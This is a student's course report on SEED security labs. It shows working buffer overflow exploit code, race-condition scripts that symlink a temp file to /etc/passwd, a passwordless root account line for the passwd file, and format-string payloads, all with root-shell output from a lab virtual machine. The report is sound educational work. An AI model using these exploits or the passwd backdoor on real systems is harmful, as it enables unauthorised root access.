CISC 4900 - Final Report

Zvi Greenspan
EmplID – 23483562

1019 E 28th St
Brooklyn NY 11210
347-374-1743

12/17/2019
Fall 2019

Supervisor – Professor Tzipora Halevi
halevi@sci.brooklyn.cuny.edu
Ingersol Hall, 2156A

General Description of the Project:

- This project is to learn how attacks on software work and to exploit the common vulnerabilities in general software.
- The software vulnerabilities that have been tested and exploited include; buffer overflow, race conditions, format string, and SQL injection.
- The project uses the Seed Labs environment on a Virtual Linux machine as the platform to execute the different labs. https://seedsecuritylabs.org/Labs_16.04/
- Each Lab required learning and working with a Virtual machine and learning how Linux works and commands to manipulate/change the system settings.
- The project requires learning and writing code in C/C++.
- The project also requires the knowledge of the computer's memory layout and to manipulate the memory location.
- Some of the labs require using SQL commands to manipulate data in a given database.

Zvi Greenspan

CISC 4900

Fall 2019

Seed Labs project description.

Introduction:

The labs that have been completed in this project are Buffer overflow, Race condition, Format string, and SQL Injection. Each lab has an introduction of what the Lab is about and what needs to be done. I have also provided a small description of each of the tasks that need to be completed. I then provided screen shots or snippets of code that I used in the attacks in each lab. I also provided screenshots of the results after the exploits were successful or unsuccessful as well as a small description of what I did to complete the task. At the end of each lab I wrote a summary of what I learned and I what I needed to do to complete the tasks.

Buffer Overflow Lab:

The learning objective of this lab is to gain the first-hand experience on buffer-overflow vulnerability. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.


Tasks: Students are given a program that has the buffer-overflow problem, and they need to exploit the vulnerability to gain the root privilege. Moreover, students will experiment with several protection schemes that have been implemented in Linux and evaluate their effectiveness.
This lab covers the following topics:

- Buffer overflow vulnerability and attack.
- Stack layout in a function invocation.
- Shellcode.
- Address randomization.
- Non-executable stack.
- StackGuard.

Pre-Task- Turning off counter measures.


Before a buffer overflow attack can happen, certain counter measures need to be changes or shut off.

- Change space randomization to 0:



```
[10/07/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```


- Linking to different shell that doesn't have counter measures. And then compiling the stack code with counter measures shut off:



```
[10/07/19]seed@VM:~/.../files$ sudo rm /bin/sh
[10/07/19]seed@VM:~/.../files$ sudo ln -s /bin/zsh /bin/sh
[10/07/19]seed@VM:~/.../files$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/07/19]seed@VM:~/.../files$ sudo chown root stack
[10/07/19]seed@VM:~/.../files$ sudo chmod 4755 stack
[10/07/19]seed@VM:~/.../files$ 
```


<u>Task 1 – Running Shell code.</u>

- Compile with counter measures shut off:




```
10/07/19]seed@VM:~/.../files$ gcc -z execstack -o call_shellcode call_shellcode.c
```

-
- Running the shellcode program-



```
[10/07/19]seed@VM:~/.../files$ ./call_shellcode
$
$ d
```


- After running the shell program the system was in shell mode. Without realizing what happened I kept trying to call different cmds in the terminal and kept getting a call back from the ZSH shell program that the cmds are not allowed. I then realized that I was in shell code.



```
$
$ d
$ gcc -o stack -z execstack -fno-stack-protector tack       cctdtstetftjtktltt t
  gcc -o stack -z execstack   c
gcc: fatal error: no input files
compilation terminated.
$ gcc -o stack -z execstack -fno-stack-protector stack.c
gcc: error trying to exec 'cc1': execvp: No such file or directory
$ ls'
zsh: command not found: l
$ ls
call_shellcode  call_shellcode.c  exploit.c  stack.c
$ call_shellcode
zsh: command not found: call_shellcode
$ ./call_shellcode
$ 1 cleas r
TERM environment variable not set.
   sddf
zsh: command not found: sddf
$ ^@?200~gcc -o stack -z execstack -fno-stack-protector stack.c~   ~~  ~  c c c
gcgckcucgcdcfcrcc c c c rcrchcycc tcychcfcsc
```


<u>Task 2 – Exploiting the vulnerability:</u>

- I used the gdb debugger to find the memory address for the stack frame base pointer ($ebp) which was 0xbfffe9f8.




```
Breakpoint 1, 0x0804853e in bof ()
gdb-peda$ i r $ebp
ebp            0xbfffe9f8       0xbfffe9f8
```

- In the exploit.c file I changed the 4 memory addresses after the buffer which is the return address location in the stack frame to a memory location in middle of the buffers NOP location. I added 100 to the ebp to get 0xbfffea5c memory location. All the NOP operations are placed in a file called badfile that gets reads into the buffer location.
- I then ran a loop to place the shell code at the end of the buffer.



```
/* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517);


/* You need to fill the buffer with appropriate contents here */

    *(buffer+36)= 0x5c; //change the base pointer adress to somewhere in middle of the buffer NOP instructions
    *(buffer+37)= 0xea;
    *(buffer+38)= 0xff;
    *(buffer+39)= 0xbf;

    int end = sizeof(buffer) - sizeof(shellcode);
    for( int i = 0; i < sizeof(shellcode); i++){
            buffer[end+i] = shellcode[i]; //places shell code at end of badfile
    }
```


- After compiling and running the exploit.c program and then running the stack program, I was able to get ROOT shell privilege.



```
[11/06/19]seed@VM:~/.../BufferOverflow$ gcc -o exploit exploit.c
[11/06/19]seed@VM:~/.../BufferOverflow$ ./exploit
[11/06/19]seed@VM:~/.../BufferOverflow$ ./stack
Segmentation fault
[11/06/19]seed@VM:~/.../BufferOverflow$ gcc -o exploit exploit.c
[11/06/19]seed@VM:~/.../BufferOverflow$ ./exploit
[11/06/19]seed@VM:~/.../BufferOverflow$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
# 
```

Task 3 - Defeating dash's Countermeasure:


- Added command to the shell code that bypasses dash counter measures to prevent buffer overflow if the effected UID des not equal the real UID. After running the program I still was able to get ROOT shell.



```
[11/06/19]seed@VM:~/.../BufferOverflow$ gcc dash_shell_test.c -o dash_shell_test
[11/06/19]seed@VM:~/.../BufferOverflow$ sudo chown root dash_shell_test
[11/06/19]seed@VM:~/.../BufferOverflow$ sudo chmod 4755  dash_shell_test
[11/06/19]seed@VM:~/.../BufferOverflow$ gcc -o exploit exploit.c
[11/06/19]seed@VM:~/.../BufferOverflow$ ./exploit
[11/06/19]seed@VM:~/.../BufferOverflow$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
lpadmin),128(sambashare)
# 
```

Task 4 - Defeating Address Randomization


- With address randomization turned back on, I ran the attack again using brute force trying to eventually get the right location for the shell and I was able to gain ROOT privilege. The
- Program looped for about 15 minutes and ran 62899 times until I was able to get Root Privilege.



```
The program has been running 62897 times so far.
Segmentation fault
0 minutes and 0 seconds elapsed.
The program has been running 62898 times so far.
Segmentation fault
0 minutes and 0 seconds elapsed.
The program has been running 62899 times so far.
# whoami
root
# 
```

<u>Task 5 -Turn on the StackGuard Protection:</u>


- In this task I turned address randomization back off, and then recompiled the stack.c program without the StackGuard protection. When I re-executed the attack, I received an error of "stack smashing detected".



```
[11/06/19]seed@VM:~/.../BufferOverflow$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/06/19]seed@VM:~/.../BufferOverflow$ gcc -o stack -z execstack stack.c
[11/06/19]seed@VM:~/.../BufferOverflow$ ./exploit
[11/06/19]seed@VM:~/.../BufferOverflow$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[11/06/19]seed@VM:~/.../BufferOverflow$ 
```

<u>Task 6 -Turn on the Non-executable Stack Protection:</u>

- In this lab I recompiled the stack.c program with the "noexecstack option that prevents running shell code on the stack. When I re attempted the attack, I received a Segmentation fault error.



```
[11/06/19]seed@VM:~/.../BufferOverflow$ gcc -o stack -fno-stack-protector -z noexecstack stack.
c
[11/06/19]seed@VM:~/.../BufferOverflow$ ./exploit
[11/06/19]seed@VM:~/.../BufferOverflow$ ./exploit
[11/06/19]seed@VM:~/.../BufferOverflow$
[11/06/19]seed@VM:~/.../BufferOverflow$ ./stack
Segmentation fault
[11/06/19]seed@VM:~/.../BufferOverflow$ 
```

<u>Conclusion:</u>

- I was able to launch a root shell via a buffer overflow vulnerability.
  - I used the GDB debugger to find the memory location of the return address.
  - I used the information to add contents to a bad file to be used in the stack program that has the buffer overflow vulnerability.
- The countermeasures to prevent a buffer overflow where that where effective in preventing the exploit from being carried out are,
  - StackGuard
  - Non-Executable stack.

- The countermeasures that failed to prevent a buffer overflow exploit from being carried out were,
    - Dash counter measures
    - Address Randomization.

I completed the Buffer Overflow lab, in which I spent many hours learning how and why buffer overflows happen and how I can exploit the vulnerability. I spent time learning how the stack frame is set up in a computer's memory. I had to learn how to use and understand the linux debugger (gdb) to find the memory address of the stack frames. I then used the gdb to find the memory address of the stack frames return address, to know what I need to overwrite the buffer with. Once I had the memory address, I was able to add a few lines of code into a given vulnerable program to change the return address of the program to point to several NOP instructions which ended with shell code (given as part of the lab) that I placed at the end of the buffer. Once that was completed, I was able to execute the buffer overflow attack by running the vulnerable program and I gained Root privilege in the system.

Before I was able to run the attack, I had to turn off the systems (dash) built in counter measure and compile the vulnerable program with other counter measures shut off. I then ran the attack and exploit the buffer overflow vulnerability. After I was able to exploit the vulnerability, I turned each counter measure back on one at a time to reattempt the attack and see which measure is good to protect against buffer overflow. For some protection schemes, I was still able to gain root privilege and for others the counter measure were able to prevent the attack.


Total Hours spent on this lab was about 21 hours.

Race Condition Lab:

The objective of this lab is to gain the first-hand experience on the race-condition vulnerability. A race condition occurs when multiple processes access and manipulate the same data concurrently, and the outcome of the execution depends on the particular order in which the access takes place. If a privileged program has a race-condition vulnerability, attackers can run a parallel process to "race" against the privileged program, with an intention to change the behaviors of the program. In this lab, the task is to develop a scheme to exploit the vulnerability and gain the root privilege. In addition to the attacks, there are several protection schemes that can be used to counter the race-condition attacks.

-Task 1 Choosing Our Target:

- This Lab is to verify that the target file which is the system password file, with the Ubuntu "magic" password (the value after test:…..:) to create a root user that does not require a password;
- I added the following line to the system password file that has the "magic value" that does not require a password to sign in to test user and the user has root privilege.
  `"test:U6aMy0wojraho:0:0:test:/root:/bin/bash"`




```
root@VM:/etc# nano passwd
root@VM:/etc# exit
exit
[11/11/19]seed@VM:~$ su - test
Password:
root@VM:~# whoami
root
root@VM:~# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:~# 
```


<- I was then able to log into the test user without having to provide a password to the system.
<- As you can see the test user is a root user as well.

-Task 2 - Launching the Race Condition Attack

- The goal of this task is to exploit the race condition vulnerability in the given program. The step needed is make the '/tmp/XYZ' file be symbolically linked to the password file within the time window for the program to check permission on the XYZ file. If the linking is successful, the goal was to have the user input be appended to the password file. This input is a line of text that creates a root user in the system.




```
int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer );

   if(!access(fn, W_OK)){

        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");
```




```
}
echo  "Running loop"
race
RACE_PID=$!
kill $RACE_PID
```

- I created the 2 scripts below that when I ran them, they keep looping to hopefully create the symbolic link at the right time so I would be able to win the race condition. The script on the left, checks the time stamp on the passwd file to see if it was changed If it has not been changed run the vulnerable program again. The script on the right keeps looping and creating the symbolic link from the tmp file to the password file.



```
  GNU nano 2.5.3                   File: attack.sh

#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ] # Check if /etc/passwd is modified
do
./vulp < input.txt # Run the vulnerable program
new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```



```
  GNU nano 2.5.3                   File: attack2.sh

#!/bin/bash
# attack.sh
race()
{
        echo "attack2 running"
        old=`ls -l /etc/passwd`
        new=`ls -l /etc/passwd`
        while [ "$old"="$new" ]
        do
                echo "in link loop"
                rm -f /tmp/XYZ
                >/tmp/XYZ
                ln -sf /etc/passwd /tmp/XYZ
                new=`ls -l /etc/passwd`
        done
}
```

- However, when I ran the scripts I would get a “no permission” message, meaning I was not able to beat the race condition. I let the loop to run for about an hour, hoping that the linking would take place within the right moment, but I was unsuccessful to exploit the vulnerability,

<u>Conclusion</u>


- In order to understand how the symbolic links works I had to learn how to create a few files that are links to each other. After modifying the contents of one file I saw how the modified/updated contents appeared in the linked file as well.
- I also manually modified the password file in the system with root privilege on the command line to manually add a line to the file to create a test user that has root privilege.
- Then I understood what needs to get added to the password file thru exploiting the vulnerability to create a new root user.
- However, I was unsuccessful in fully exploiting this vulnerability and completing the LAB due to something not working correctly as planned in my exploit scheme.
- I attempted the task using a different method but was still unsuccessful. .
- Total Time on this lab about 14 hours

Format String

This lab is to exploit the vulnerability that the format string function printf() that uses % characters to fill in data before printing. If the input in not sanitized an attacker can get the program to run arbitrary code. The labs that will be attempted are (1) crash the program, (2) read the internal memory of the program, (3) modify the internal memory of the program, and most severely, (4) inject and execute malicious code using the victim program's privilege.

Task 1: The Vulnerable Program.

- In this task a vulnerable program is given as a server program that listen on a predefined port for input from a user and prints out that input.
- The task entails compiling the program as a stack executable and then run in and in a different terminal window give input to test that the server works and will print out that input.




```
[11/25/19]seed@VM:~/.../FormatString$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
test
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
server is set up
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
123345
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
sdfe
The value of the 'target' variable (after): 0x11223344
```

```
[11/25/19]seed@VM:~/.../ta$ cd..
cd..: command not found
[11/25/19]seed@VM:~/.../ta$ cd ..
[11/25/19]seed@VM:~/.../RaceCondition$ cd ..
[11/25/19]seed@VM:~/.../Projects$ ls
BufferOverflow  PacMan         README.md
FormatString    RaceCondition  Seed_Labs_Log.docx
[11/25/19]seed@VM:~/.../Projects$ cd FormatString
[11/25/19]seed@VM:~/.../FormatString$ nc -u 127.0.0.1 9090
test
server is set up
123345
sdfe
```

Task 2 Crash the Program

- The objective of this task is to provide an input to the server, such that when the server program tries to print out the user input in the myprintf() function, it will crash.
- What I did to crash the program was send a couple of "%s" to the server which then tried to print out that value on the stack. Eventually with enough %s being sent, the program crashed.
- Each %s advances the pointed to the next memory location in the stack until it hits a memory location off the stack. Which then causes the program to crash.




```
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
test
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
running server
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
��������
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
��������
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
���������� ��
                  ����P�n������f�f�f�f�f�f�f�UWVS������÷
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
Segmentation fault
[11/25/19]seed@VM:~/.../FormatString$
```


```
[11/25/19]seed@VM:~/.../FormatString$ nc -u 127.0.0.1 9090
test
running server
%s
%s%s
%s%s%s
%s%s%s%s
```

<u>Task 3 Print Out the Server Program's Memory</u>

- The objective of this task is to get the server to print out some data from its memory. The data will be printed out on the server side, so the attacker cannot see it.
- **<u>Stack Data:</u>** The goal is to print out the data on the stack (any data is fine).




```
The address of the 'msg' argument: 0xbffff090
bffff090 b7fba000 804871b 3 bffff0d0 bffff6b8 804872d %x %x %x %x %x %x %x %s

The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
bffff090 b7fba000 804871b 3 bffff0d0 bffff6b8 ��[illegible]�f�f�f�f�f�f�UWVS������÷[illegible]
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
bffff090 b7fba000 804871b 3 bffff0d0 bffff6b8 804872d bffff0d0 bffff0a8 10 80486
4c b7e1b2cd ld-linux.so.2
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
bffff090 b7fba000 804871b 3 bffff0d0 bffff6b8 804872d bffff0d0 bffff0a8 10 80486
4c b7e1b2cd b7fdb629 10 3 82230002 0 0 (null)
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
bffff090 b7fba000 804871b 3 bffff0d0 bffff6b8 804872d bffff0d0 bffff0a8 10 80486
4c b7e1b2cd b7fdb629 10 3 82230002 0 0 0 52bb0002 100007f 0 (null)
The value of the 'target' variable (after): 0x11223344
```



```
[11/25/19]seed@VM:~/.../FormatString$ nc -u 127.0.0.1 9090
%x %x %x %x %s
%x
%x %x %x %x %x %s

5x
